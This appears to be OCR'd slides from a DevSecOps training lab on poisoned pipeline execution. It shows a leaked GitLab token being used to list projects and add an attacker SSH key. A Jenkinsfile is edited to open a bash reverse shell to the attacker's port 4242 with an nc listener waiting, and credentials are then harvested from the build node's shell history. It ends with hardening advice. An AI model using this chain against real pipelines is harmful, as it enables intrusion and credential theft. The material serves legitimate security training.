
```
https://lab[X]-gitlab.devsecoops.academy/api/v4/projects/?private_token=SYZ3Xt-tFfdHy6Gpd_xy
```

```
cd /writeup/2_Poisoned-Pipeline-Execution/
```

2 - Poisoned Pipeline Execution

Hands-on

https://lab[X]-gitlab.devsecoops.academy/api/v4/projects/?private_token=SYZ3Xt-tFfdHy6Gpd_xy



cd /writeup/2_Poisoned-Pipeline-Execution/

2 - Poisoned Pipeline Execution

Hands-on

Reading JSON is hard, let's use so jq dark magic to fix this

```
$> curl -H 'Content-Type: application/json' https://lab[X]-gitlab.devsecoops.academy/api/v4/projects/?private_token=SYZ3Xt-tFfdHy6Gpd_xy | jq '.[] | select( .permissions.project_access > 20 ) | { id, name, permissions, visibility, ssh_url_to_repo }'
```


```
{
  "id": 22,
  "name": "Our Awesome Webapp",
  "permissions": {
    "project_access": {
      "access_level": 40,
      "notification_level": 3
    },
    "group_access": null
  },
  "visibility": "internal",
  "ssh_url_to_repo": "git@lab1-gitlab.devsecoops.academy:Internal_ressources/our-awesome-webapp.git"
}
{
  "id": 21,
  "name": "PersonalWiki",
  "permissions": {
    "project_access": {
      "access_level": 40,
      "notification_level": 3
```


cd /writeup/2_Poisoned-Pipeline-Execution/

2 - Poisoned Pipeline Execution

Hands-on

The "Our Awesome Webapp" seems to be a good match, let's make sure of this by ensuring it is built by a pipeline at some point. The commits API can help us to do so.

https://lab[X]-gitlab.devsecoops.academy/api/v4/projects/22/repository/commits?private_token=SYZ3Xt-tFfdHy6Gpd_xy


```
[
    {
        "id": "eac7188a309fa39a9ec2ee837b003c8b69fa0b47",
        "short_id": "eac7188a",
        "created_at": "2022-07-27T18:15:15.000+00:00",
        "parent_ids": [
            "2164026bfaf45572da09d385ed299e97b4fff2bc"
        ],
        "title": "Added pipeline configuration",
        "message": "Added pipeline configuration\n",
        "author_name": "ahershiv",
        "author_email": "41662929+ahershiv@users.noreply.github.com",
        "authored_date": "2022-07-27T17:56:33.000+00:00",
        "committer_name": "Jed Conroy",
        "committer_email": "sluettgen@wavestone-lab.com",
        "committed_date": "2022-07-27T18:15:15.000+00:00",
        "trailers": {},
        "web_url": "https://gitlab.devsecoops.academy/Internal_ressources/our-awesome-webapp/-/commit/eac7188a309fa39a9ec2ee837b003c8b69fa0b47"
    },
    {
        "id": "2164026bfaf45572da09d385ed299e97b4fff2bc",
        "short_id": "2164026b",
        "created_at": "2022-07-18T23:59:32.000+00:00",
        "parent_ids": [
            "182f2c8dd681e03eea28b405e176687ca5260a92"
        ],
        "title": "index.jsp changed ",
        "message": "index.jsp changed \n\nDev branch changes",
        "author_name": "ahershiv",
        "author_email": "41662929+ahershiv@users.noreply.github.com",
        "authored_date": "2018-08-23T15:22:35.000+05:30",
        "committer_name": "reivaxxavier",
        "committer_email": "reivaxxavier@hotmail.fr",
        "committed_date": "2022-07-18T23:59:32.000+00:00",
        "trailers": {},
        "web_url": "https://gitlab.devsecoops.academy/Internal_ressources/our-awesome-webapp/-/commit/2164026bfaf45572da09d385ed299e97b4fff2bc"
```

2 - Poisoned Pipeline Execution

Hands-on

We take the latest commit and check its status.

```
https://lab[X]-gitlab.devsecoops.academy/api/v4/projects/22/repository/commits/eac7188a309fa39a9ec2ee837b003c8b69fa0b47/statuses?private_token=SYZ3Xt-tFfdHy6Gpd_xy
```



```
[
    {
        "id": 38,
        "sha": "eac7188a309fa39a9ec2ee837b003c8b69fa0b47",
        "ref": "master",
        "status": "success",
        "name": "Building",
        "target_url": "https://jenkins.devsecoops.academy/job/Our%20awesome%20webapp/25/display/redirect",
        "description": "success",
        "created_at": "2022-07-27T22:21:48.620Z",
        "started_at": "2022-07-27T22:21:48.625Z",
        "finished_at": "2022-07-27T22:21:56.900Z",
        "allow_failure": false,
        "coverage": null,
        "author": {
            "id": 40,
            "username": "jenkins",
            "name": "jenkins",
            "state": "active",
            "avatar_url": "https://secure.gravatar.com/avatar/425568c4abb026d7dcbe44f097944feb?s=80\u0026d=identicon",
            "web_url": "https://gitlab.devsecoops.academy/jenkins"
        }
    }
]
```


We now know that the orchestrator is hosted at https://lab[X]-jenkins.devsecoops.academy

2 - Poisoned Pipeline Execution

Hands-on

Now we need to be able to clone/pull/push code from that repository. Let's use the API allowing us to add our own SSH key to the authorized keys.



cd /writeup/2_Poisoned-Pipeline-Execution/

2 - Poisoned Pipeline Execution


Hands-on

First we need to generate a SSH key pair

```
$> ssh-keygen
```

```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:il9ugxlC91Yj+LH/SkgQXOOwKfpnyzmikxDPG0iuRb8 kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|     .o.o        |
|      .* .       |
|    . +..        |
|.....o.o o       |
|o*.o . oS= .     |
|o.=.o..o=.       |
|.o +oo+=o..      |
|. + E=+=o..      |
|  .o .=o...o.    |
+----[SHA256]-----+
```

cd /writeup/2_Poisoned-Pipeline-Execution/



2 - Poisoned Pipeline Execution


Hands-on

Let's add our SSH public key to the authorized one

```
curl -d '{"title":"my_key","key":"'"$(cat ~/.ssh/id_rsa.pub)"'"}' -H 'Content-Type: application/json'
https://lab[X]-gitlab.devsecoops.academy/api/v4/user/keys?private_token=SYZ3Xt-tFfdHy6Gpd_xy
```

```
┌──(kali㉿kali)-[~]
└─$ curl -d '{"title":"my_key","key":"'"$(cat ~/.ssh/id_rsa.pub)"'"}' -H 'Content-Type: application/json' https://lab1-gitlab.devsecoops.academy/api/v4/user/keys?private_token=SYZ3Xt-tFfdHy6Gpd_xy
{"id":7,"title":"my_key","created_at":"2022-08-11T19:08:04.443Z","expires_at":null,"key":"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDTjmxu1rhA0Ojug55VBBOfCCmOKDWd99vkQmEdr1tWrhNd4rQJSyMMIFHbTtT6aglU05dVE/J3lyIn6BQx8YkfKWNNgwJmoqDegoudxSSOUS1TmQkKBTsNaaZVlax3DZSdFQHz5bhEYNmtkRxqt1VDSeaYOPFAX4aZJnZXNRtF1pArrUK5g/GniIQQDaoU7SsXw7spLdSwf6/q04eSA8Cl5V+LCpF499tO7BCadIRYyhX7ULaR4gEctEqdds/ow96aGDjG/0A9qY4Jm8Jb/nMm+a+BOIrdBnYM18ZsgO+h5WbTP9jyLL42gmYGujrcswo26gOdOmm5LKYIVpZr2BS+zZGE0cXXS9q/Emo5ReWWB9C0KXJgICS26gq2O/yeHGf21zRdeTCdRqG/Af/qRP4/ZKb3o5KbYudQlgsnIyleabPUCxKhfzax1iUFdRg3rB3S4lDdDp4LOJRLenALyOmcampoSBoE5q+8FYRgSAcsS4Q0uvuMIizfQbzqgs38JCU= Jed Conroy (lab1-gitlab.devsecoops.academy)"}
```

cd /writeup/2_Poisoned-Pipeline-Execution/



2 - Poisoned Pipeline Execution

Hands-on

You can make sure it was successfully uploaded

```
curl -H 'Content-Type: application/json' https://lab[X]-gitlab.devsecoops.academy/api/v4/user/keys?private_token=SYZ3Xt-tFfdHy6Gpd_xy
```

```
┌──(kali㉿kali)-[~]
└─$ curl -H 'Content-Type: application/json' https://lab1-gitlab.devsecoops.academy/api/v4
/user/keys?private_token=SYZ3Xt-tFfdHy6Gpd_xy
[{"id":5,"title":"jedconroy@workstation_01","created_at":"2022-08-05T19:55:54.953Z","expir
es_at":null,"key":"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDz2br9sm0YXnd5iyogTyzmViIv0dKhH7v
xv3ZoZIHMBEfLMilPg+ZH3sMvX1FmDITOmr8mLHgHhoILoRs5sVPuYvx+EYLgWF3J9dvxWTfIzKQWAXcUeKmnvakrq
vJL0RusPEoARMBvIUMONjjUEET1/RhS3dXWPGgjtuc4NWRSAGcL9/PTpWeeB6KRVq+jcM+HeXHfXyYaBcc3HnxA+ob
FPdNrGmTKqJHfHcLrSfQTCPvROGkMq1zvMZi0wgp+2+mDN7Xqp0ISrNyNBpB4iIvdE10paXagecDLSngK3B2L+u4ik
EQ5Lc1noK36GuiurU4VzAYSQVZW6l4zSh5muq0P Jed Conroy (lab1-gitlab.devsecoops.academy)"},{"id
":7,"title":"my_key","created_at":"2022-08-11T19:08:04.443Z","expires_at":null,"key":"ssh-
rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDTjmxu1rhA0Ojug55VBBOfCCmOKDWd99vkQmEdr1tWrhNd4rQJSyMMIF
HbTtT6aglU05dVE/J3lyIn6BQx8YkfKWNNgwJmoqDegoudxSSOUS1TmQkKBTsNaaZVlax3DZSdFQHz5bhEYNmtkRxq
t1VDSeaYOPFAX4aZJnZXNRtF1pArrUK5g/GniIQQDaoU7SsXw7spLdSwf6/q04eSA8Cl5V+LCpF499tO7BCadIRYyh
X7ULaR4gEctEqdds/ow96aGDjG/0A9qY4Jm8Jb/nMm+a+BOIrdBnYM18ZsgO+h5WbTP9jyLL42gmYGujrcswo26gOd
Omm5LKYIVpZr2BS+zZGE0cXXS9q/Emo5ReWWB9C0KXJgICS26gq2O/yeHGf21zRdeTCdRqG/Af/qRP4/ZKb3o5KbYu
dQlgsnIyleabPUCxKhfzax1iUFdRg3rB3S4lDdDp4LOJRLenALyOmcampoSBoE5q+8FYRgSAcsS4Q0uvuMIizfQbzq
gs38JCU= Jed Conroy (lab1-gitlab.devsecoops.academy)"}]
```

cd /writeup/2_Poisoned-Pipeline-Execution/

2 - Poisoned Pipeline Execution


Hands-on

Let's clone the "Our Awesome Webapp project"

```
git clone git@lab[X]-gitlab.devsecoops.academy:Internal_resources/our-awesome-webapp.git
```

```
┌──(kali㉿kali)-[~]
└─$ git clone git@lab1-gitlab.devsecoops.academy:Internal_ressources/our-awesome-webapp.gi
t
Cloning into 'our-awesome-webapp'...
The authenticity of host 'lab1-gitlab.devsecoops.academy (52.53.148.159)' can't be establi
shed.
ED25519 key fingerprint is SHA256:4+E0PTYiFzllKZ7rWFzO+jPR/+GjLRO30Vw7ipPCaPE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'lab1-gitlab.devsecoops.academy' (ED25519) to the list of known
 hosts.
remote: Enumerating objects: 141, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 141 (delta 15), reused 18 (delta 14), pack-reused 120
Receiving objects: 100% (141/141), 14.53 KiB | 7.26 MiB/s, done.
Resolving deltas: 100% (75/75), done.
```

```
cd /writeup/2_Poisoned-Pipeline-Execution/
```



2 - Poisoned Pipeline Execution

Hands-on

Now we can edit the Jenkinsfile and add our malicious command (in red below)


```
$> cd our-awesome-webapp/script
$> nano Jenkinsfile
```

```
pipeline {
    agent { label 'node-maven' }

    stages {
        stage('Build') {
            steps {
                gitlabCommitStatus('Building') {
                    sh 'bash -c "bash -i >& /dev/tcp/[YOUR_INTERNAL_IP]/4242
0>&1"'
                }
                cleanWs()
            }
        }
        stage('Test') {
            steps {
                echo 'Testing..'
            }
        }
        stage('Deploy') {
            steps {
                echo 'Deploying...'
            }
        }
    }
}
```

Here we will use a reverse shell to interactively run command on the build node. You need to replace [YOUR_INTERNAL_IP] with your internal IP address. You can find the exact command within the command.md file

```
cd /writeup/2_Poisoned-Pipeline-Execution/
```



2 - Poisoned Pipeline Execution

Hands-on

Save the file and push your modifications to the git repository while starting a listener on port 4242

```
$> git add -u Jenkinsfile
$> git commit -m "not a malicious commit"
$> git push && nc –lvp 4242
```

*After a few seconds, the build node should connect back to your listener and you should be able to run command interactively. If that is not the case, ensure that you have provided the **right IP address within the Jenkinsfile** (it should be your internal IP address) and **that you are listening on the correct port**.*

2 - Poisoned Pipeline Execution

Hands-on

```
┌──(kali㉿kali)-[~/our-awesome-webapp]
└─$ git push -f && nc -lvp 4242
Enumerating objects: 7, done.
Counting objects: 100% (7/7), done.
Delta compression using up to 2 threads
Compressing objects: 100% (4/4), done.
Writing objects: 100% (4/4), 520 bytes | 520.00 KiB/s, done.
Total 4 (delta 1), reused 0 (delta 0), pack-reused 0
To lab1-gitlab.devsecoops.academy:Internal_resources/our-awesome-webapp.git
 + c0069f2...b7c52b5 master -> master (forced update)
listening on [any] 4242 ...
connect to [10.0.128.25] from ip-10-0-128-26.us-west-1.compute.internal [10.0.128.26] 4088
4
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
root@a9674a8ff9eb:/home/jenkins/agent/workspace/Our awesome webapp# cat /home/jenkins/.bas
h_history
```

cd /writeup/2_Poisoned-Pipeline-Execution/


2 - Poisoned Pipeline Execution

Hands-on

```
<Our awesome webapp# cat /home/jenkins/.bash_history
curl http://localhost:4243/version
sudo su
df -h
docker ps
vim /lib/systemd/system/docker.service
sudo usermod -aG docker jenkins
sudo su
docker ps
vim dockerfile
docker build .
nslookup gitlab.devsecoops.academy
cat /etc/hosts
nslookup gitlab.devsecoops.academy
curl jenkins.devsecoops.academy/job/GENERIC_JOB/buildWithParameters  --user read_user:Secu
reP4ssw0rd!
curl jenkins.devsecoops.academy/job/GENERIC_JOB/buildWithParameters  --user read_user:110c
513ea37d2886237a042ba260a0da4b
nslookup jenkins.devsecoops.academy
```

We obtain a new user :
read_user
SecureP4ssw0rd!

cd /writeup/2_Poisoned-Pipeline-Execution/



Orchestrator
Feedback

Poor access management


Jenkins with sign-up enabled and “logged-in users can do anything”.

Logging too much

Build log files accessible by all containing secrets.

Containers are not a boundary

Build agent running on a privileged container within the master server, allowing attacker to escalate easily.



2 - Poisoned Pipeline Execution

Harden as much as possible

PPE are though to prevent; the effort is usually focused on limiting the impact

Isolate the nodes/runners


Enforce strong segregation between nodes/runners. Clean build environment after each build to prevent secrets leakage.

Use protected branch for those triggering pipelines

Prevent direct push on sensitive branches, merge request can potentially detect malicious change to build configuration. Alternatively, build configuration files can be stored in another dedicated branch on which developers cannot push.

Credentials hygiene

Ensure pipelines have only access to the secrets they really need to function properly. All secrets should have the minimum needed privileges.

